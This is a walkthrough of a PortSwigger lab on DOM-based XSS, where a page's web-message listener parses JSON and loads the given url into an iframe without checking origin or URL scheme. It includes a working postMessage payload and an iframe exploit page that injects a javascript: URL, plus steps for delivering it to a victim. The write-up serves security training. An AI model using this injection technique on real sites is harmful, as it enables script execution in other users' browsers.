PortSwigger
Lab Description
This lab uses web messaging and parses the message as JSON.
Objective: Construct an HTML page on the exploit server that exploits this vulnerability and calls theprint()function.
Step 1: Understanding the Vulnerability
This lab introduces a structured message pattern where the target page expects JSON data instead of plain strings.
The vulnerability chain:
- Page has an event listener waiting for web messages
- Listener expects a JSON string that gets parsed with
JSON.parse() - Parsed JSON must have a
typeproperty - A
switchstatement handles differenttypevalues - The
load-channelcase takes aurlproperty and sets it as aniframe.src - No origin validation and no URL sanitization → JavaScript URL injection
Step 2: Reconnaissance
- Open the lab homepage
- Open Browser Developer Tools → View Page Source or Sources tab
- Look for the vulnerable event listener:

Key observations:
- No origin validation (
event.originis not checked) - Message is parsed as JSON without validation
-
data.urlis directly assigned toiframe.src - No URL scheme validation →
javascript:URLs work
Step 3: Understanding the Target Structure
The page has an iframe element (likely for a video player). The load-channel message type changes the src of this iframe.
Expected message structure:
{
    "type": "load-channel",
    "url": "https://some-video-url.com/video.mp4"
}
What we will inject:
{
    "type": "load-channel",
    "url": "javascript:print()"
}
Step 4: Building the Exploit Payload
The payload must be:
- A valid JSON string
- Sent via
postMessage() - Parsable by
JSON.parse()
Step 4.1: Construct the JSON Object
{"type":"load-channel","url":"javascript:print()"}
Step 4.2: Stringify for postMessage
When sending via postMessage(), the message must be a string. The JSON needs to be escaped properly inside JavaScript.
Unescaped (won’t work):
postMessage('{"type":"load-channel","url":"javascript:print()"}', '*')
Escaped (correct):
postMessage('{\"type\":\"load-channel\",\"url\":\"javascript:print()\"}','*')
Step 5: Building the Exploit Page
- Go to the Exploit server (provided in the lab)

- In the Body section, paste the following HTML:

<iframe src="https://YOUR-LAB-ID.web-security-academy.net/"
        onload='this.contentWindow.postMessage("{\"type\":\"load-channel\",\"url\":\"javascript:print()\"}","*")'>
</iframe>
- Replace
YOUR-LAB-IDwith your actual lab ID
Step 6: Understanding the Exploit
Code Breakdown:
<iframe src="https://YOUR-LAB-ID.web-security-academy.net/"
Loads the vulnerable target page inside the iframe.
onload='this.contentWindow.postMessage(...)'
When the iframe loads, send a web message to the target window.
"{\"type\":\"load-channel\",\"url\":\"javascript:print()\"}"
The escaped JSON string. After JSON.parse() on the target, it becomes:
{
    "type": "load-channel",
    "url": "javascript:print()"
}
"*"
- Target origin wildcard — send to any origin (vulnerable, but bypasses no origin check).
Step 7: Testing the Exploit

- Click View exploit (simulates visiting your malicious page)
- Observe that the
print()dialog appears
Success indicator: Your browser’s print dialog pops up.
Step 8: Delivering to the Victim

- Click Store to save the exploit
- Click Deliver exploit to victim
- The lab solves when the victim’s browser executes the payload
Step 9: Lab Solved
Success message displayed:

Key Takeaways
Structured data via web messages is still dangerous if not properly validated before being used in DOM sinks.